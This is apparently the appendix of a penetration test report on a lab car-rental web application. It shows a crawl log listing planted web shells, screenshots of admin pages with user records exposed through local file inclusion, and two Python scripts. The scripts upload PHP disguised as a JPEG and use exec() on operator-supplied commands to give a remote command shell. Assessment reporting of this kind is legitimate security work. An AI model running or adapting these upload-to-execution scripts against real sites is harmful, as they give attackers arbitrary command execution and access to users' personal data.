http://192.168.1.20	GET	/admin/js/Chart.min.js		200	56637	script		19:37:57 24 ...
http://192.168.1.20	GET	/admin/js/fileinput.js		200	107750	script		19:37:57 24 ...
http://192.168.1.20	GET	/admin/js/dataTables.bootstrap.min.js		200	2246	script		19:37:57 24 ...
http://192.168.1.20	GET	/admin/js/jquery.dataTables.min.js		200	82769	script		19:37:57 24 ...
http://192.168.1.20	GET	/admin/css/?C=N;O=D	✓	200	3734	HTML	Index of /admin/css	19:37:57 24 ...
http://192.168.1.20	GET	/admin/js/bootstrap.min.js		200	37156	script		19:37:57 24 ...
http://192.168.1.20	GET	/admin/css/?C=M;O=A	✓	200	3734	HTML	Index of /admin/css	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/glyphicons-halflings-regulard41d.eot		200	20375	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/js/main.js		200	1134	script		19:37:58 24 ...
http://192.168.1.20	GET	/assets/fonts/glyphicons-halflings-regular.woff		200	23672	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/?C=N;O=D	✓	200	3447	HTML	Index of /admin/fonts	19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/khalimass/?C=M;O=A	✓	200	1668	HTML	Index of /admin/fonts/khalimass	19:37:58 24 ...
http://192.168.1.20	GET	/admin/img/vehicleimages/?C=N;O=D	✓	200	4868	HTML	Index of /admin/img/vehicleimages	19:37:58 24 ...
http://192.168.1.20	GET	/admin/img/?C=D;O=A	✓	200	1741	HTML	Index of /admin/img	19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/fontawesome-webfont.eot		200	69124	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/FontAwesome.otf		200	106510	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/?C=S;O=A	✓	200	3447	HTML	Index of /admin/fonts	19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/?C=D;O=A	✓	200	3447	HTML	Index of /admin/fonts	19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/?C=M;O=A	✓	200	3447	HTML	Index of /admin/fonts	19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/glyphicons-halflings-regular.eot		200	20375	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/fontawesome-webfont.woff		200	81533	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/fontawesome-webfont.ttf		200	138454	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/fontawesome-webfont.svg		200	356231	XML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/js/?C=S;O=A	✓	200	3307	HTML	Index of /admin/js	19:37:58 24 ...
http://192.168.1.20	GET	/admin/js/?C=M;O=A	✓	200	3307	HTML	Index of /admin/js	19:37:58 24 ...
http://192.168.1.20	GET	/admin/js/?C=N;O=D	✓	200	3307	HTML	Index of /admin/js	19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/glyphicons-halflings-regular.woff		200	23672	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/glyphicons-halflings-regular.ttf		200	45652	HTML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/fonts/glyphicons-halflings-regular.svg		200	108988	XML		19:37:58 24 ...
http://192.168.1.20	GET	/admin/css/less/?C=M;O=A	✓	200	1328	HTML	Index of /admin/css/less	19:37:58 24 ...
http://192.168.1.20	GET	/admin/css/less/?C=N;O=D	✓	200	1328	HTML	Index of /admin/css/less	19:37:58 24 ...
http://192.168.1.20	GET	/admin/js/bootstrap.js		200	69243	script		19:37:58 24 ...
http://192.168.1.20	GET	/admin/js/bootstrap-select.js		200	58968	script		19:37:58 24 ...
http://192.168.1.20	GET	/admin/js/?C=D;O=A	✓	200	3307	HTML	Index of /admin/js	19:37:58 24 ...
http://192.168.1.20	GET	/admin/img/vehicleimages/?C=D;O=A	✓	200	4868	HTML	Index of /admin/img/vehicleimages	19:37:58 24 ...
http://192.168.1.20	GET	/admin/img/vehicleimages/?C=S;O=A	✓	200	4868	HTML	Index of /admin/img/vehicleimages	19:37:59 24 ...
http://192.168.1.20	GET	/admin/css/less/?C=S;O=A	✓	200	1328	HTML	Index of /admin/css/less	19:37:59 24 ...
http://192.168.1.20	GET	/admin/css/less/?C=D;O=A	✓	200	1328	HTML	Index of /admin/css/less	19:37:59 24 ...
http://192.168.1.20	GET	/assets/?C=N;O=A	✓	200	1914	HTML	Index of /assets	19:37:59 24 ...
http://192.168.1.20	GET	/pictures/?C=D;O=A	✓	200	1955	HTML	Index of /pictures	19:37:59 24 ...
http://192.168.1.20	GET	/pictures/?C=S;O=A	✓	200	1955	HTML	Index of /pictures	19:37:59 24 ...
http://192.168.1.20	GET	/pictures/?C=M;O=A	✓	200	1955	HTML	Index of /pictures	19:37:59 24 ...
http://192.168.1.20	GET	/pictures/?C=N;O=D	✓	200	1955	HTML	Index of /pictures	19:37:59 24 ...
http://192.168.1.20	GET	/admin/img/vehicleimages/test.php		200	200	text		19:37:59 24 ...
http://192.168.1.20	GET	/admin/img/vehicleimages/meterpreter_shell.php		200	198	HTML		19:37:59 24 ...
http://192.168.1.20	GET	/admin/img/vehicleimages/shell.php		200	198	HTML		19:37:59 24 ...
http://192.168.1.20	GET	/icons/?C=N;O=D	✓	200	34069	HTML	Index of /icons	19:37:59 24 ...
http://192.168.1.20	GET	/assets/?C=D;O=D	✓	200	1914	HTML	Index of /assets	19:37:59 24 ...
http://192.168.1.20	GET	/assets/css/?C=N;O=A	✓	200	2623	HTML	Index of /assets/css	19:37:59 24 ...
http://192.168.1.20	GET	/assets/?C=M;O=D	✓	200	1914	HTML	Index of /assets	19:37:59 24 ...

Figure 6.11: Spider of Application (2/3)


6.3 Appendix C: Local File Inclusion Admin Pages



The screenshot shows a web browser window with the address bar displaying `192.168.1.20/page.php?type=/mnt/sda2/suag/website/admin/reg-users.php`. The page title is "Registered Users". Below the title is a table with the following data:

#	NAME	EMAIL	CONTACT NO	DOB	ADDRESS	CITY	COUNTRY	REG DATE
1	Steve Brown	hacklab@hacklab.com	2147483647					2017-06-17 19:59:27
2	Joe Blogs	test@test.com	8285703354					2017-06-17 20:00:49
3	Annette Curtain	Annette@gmail.com	09999857868	03/02/1990	New Delhi	New Delhi	New Delhi	2017-06-17 20:01:43
4	Natalie Coull	ncoull@gmail.com	9999857868		New Delhi	Delhi	Delhi	2017-06-17 20:03:36
5	blab	bla@bla.com	blab					2019-11-20 17:11:26
6	a	a@a.a	123					2019-11-21 15:24:48
#	Name	Email	Contact no	DOB	Address	City	Country	Reg Date


Figure 6.13: Registered users displayed using LFI



The screenshot shows a web browser window with the address bar displaying `192.168.1.20/page.php?type=/mnt/sda2/suag/website/admin/manage-bookings.php`. The page title is "Manage Bookings". Below the title is a table with the following data:

#	NAME	VEHICLE	FROM DATE	TO DATE	MESSAGE	STATUS	POSTING DATE
1	Steve Brown	BMW , Speeder	02/09/2017	09/09/2017	I want this	Not Confirmed yet	2017-07-13 15:29:01
#	Name	Vehicle	From Date	To Date	Message	Status	Posting date

Figure 6.14: Bookings displayed using LFI



The screenshot shows a web browser window with the address bar displaying `192.168.1.20/page.php?type=/mnt/sda2/suag/website/admin/manage-brands.php`. The page title is "Manage Brands". Below the title is a table with the following data:

#	BRAND NAME	CREATION DATE	UPDATION DATE
1	Maruti	2017-06-18 16:24:34	2017-06-19 06:42:23
2	BMW	2017-06-18 16:24:50	
3	Audi	2017-06-18 16:25:03	
4	Nissan	2017-06-18 16:25:13	
5	Toyota	2017-06-18 16:25:24	
6	Marutiu	2017-06-19 06:22:13	
#	Brand Name	Creation Date	Updation date

Figure 6.15: Brands displayed using LFI

Manage Contact Us Queries

User queries

#	NAME	EMAIL	CONTACT NO	MESSAGE	POSTING DATE
1	Donald Trump	TRUMP@gmail.com	2147483647	Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum	2017-06-18 10:03:07
#	Name	Email	Contact No	Message	Posting date

Figure 6.16: Contact us submissions displayed using LFI

Manage Subscribers

Subscribers Details

#	EMAIL ID	SUBSCRIPTION DATE
1	Test@test.com	2017-07-13 15:18:46
#	Email Id	Subscription Date

Figure 6.17: Subscribers displayed using LFI

Manage Testimonials

User Testimonials

#	NAME	EMAIL	TESTIMONIALS	POSTING DATE
1	Annette Curtain	Annette@gmail.com	Astley cars are the bees knees.	2017-06-18 07:44:31
2	Natalie Coull	ncoull@gmail.com	Astley cars never gave me up. They are the dogs wotsits.	2017-06-18 07:46:05
#	Name	Email	Testimonials	Posting date

Figure 6.18: Testimonials displayed using LFI

Manage Vehicles

Vehicle Details

#	VEHICLE TITLE	BRAND	PRICE PER DAY	FUEL TYPE	MODEL YEAR
1	Speeder	BMW	80	Petrol	3453
2	Hurricane	BMW	60	Diesel	2015
3	Spitfire	Nissan	40	Diesel	2012
4	Tornado	Maruti	45	Diesel	2012
5	Rapido	Toyota	50	Petrol	3453
#	Vehicle Title	Brand	Price Per day	Fuel Type	Model Year

Figure 6.19: Vehicles displayed using LFI

6.4 Appendix D: Python Shells

```
import requests

login_url = 'http://192.168.1.20/index.php'
image_url = 'http://192.168.1.20/pictures/boop.php'
upload_url = 'http://192.168.1.20/changepicture.php'

login_data = {
    'email': 'bla*40bla.com',
    'password': 'bla',
    'login': 'Login'
}

if __name__ == "__main__":
    with requests.Session() as s:
        cmd = ''
        login = s.post(login_url, data=login_data)

        while cmd != 'exit':
            cmd = input('> ')
            i = 1
            get = s.get(upload_url)
            old_get = "boop"

            while get.text != old_get or i > 100:
                old_get = get.text
                files = [
                    ('uploadedfile', ('boop.php',
                                     "<?php echo exec('" + cmd + " | head -n " + str(i) + "');?>",
                                     'image/jpeg'))
                ]
                r = s.post(upload_url, files=files)
                get = s.get(image_url)
                i += 1

            if get.text != old_get:
                print(get.text)
```

Figure 6.20: First Python Shell

```

import requests

login_url = 'http://192.168.1.20/index.php'
image_url = 'http://192.168.1.20/page.php?type=pictures/boop.jpg'
upload_url = 'http://192.168.1.20/changepicture.php'

login_data = {
    'email': 'bla*40bla.com',
    'password': 'bla',
    'login': 'Login'
}

def parse(text):
    return text[text.find('^START^')+7:text.find('^END^')]

if __name__ == "__main__":
    with requests.Session() as s:
        cmd = ''
        login = s.post(login_url, data=login_data)

        while cmd != 'exit':
            cmd = input('> ')
            i = 1
            get = s.get(upload_url)
            old_get = "boop"

            while parse(get.text) != old_get or i > 100:
                old_get = parse(get.text)
                files = [
                    ('uploadedfile', ('boop.jpg',
                                     "<?php echo('^START^'); echo exec('\" + cmd + \" | head -n \" + str(i) + '\" );echo('^END^');?>",
                                     'image/jpeg'))
                ]
                r = s.post(upload_url, files=files)
                get = s.get(image_url)
                i += 1

            if parse(get.text) != old_get:
                print(parse(get.text))

```

Figure 6.21: Second Python Shell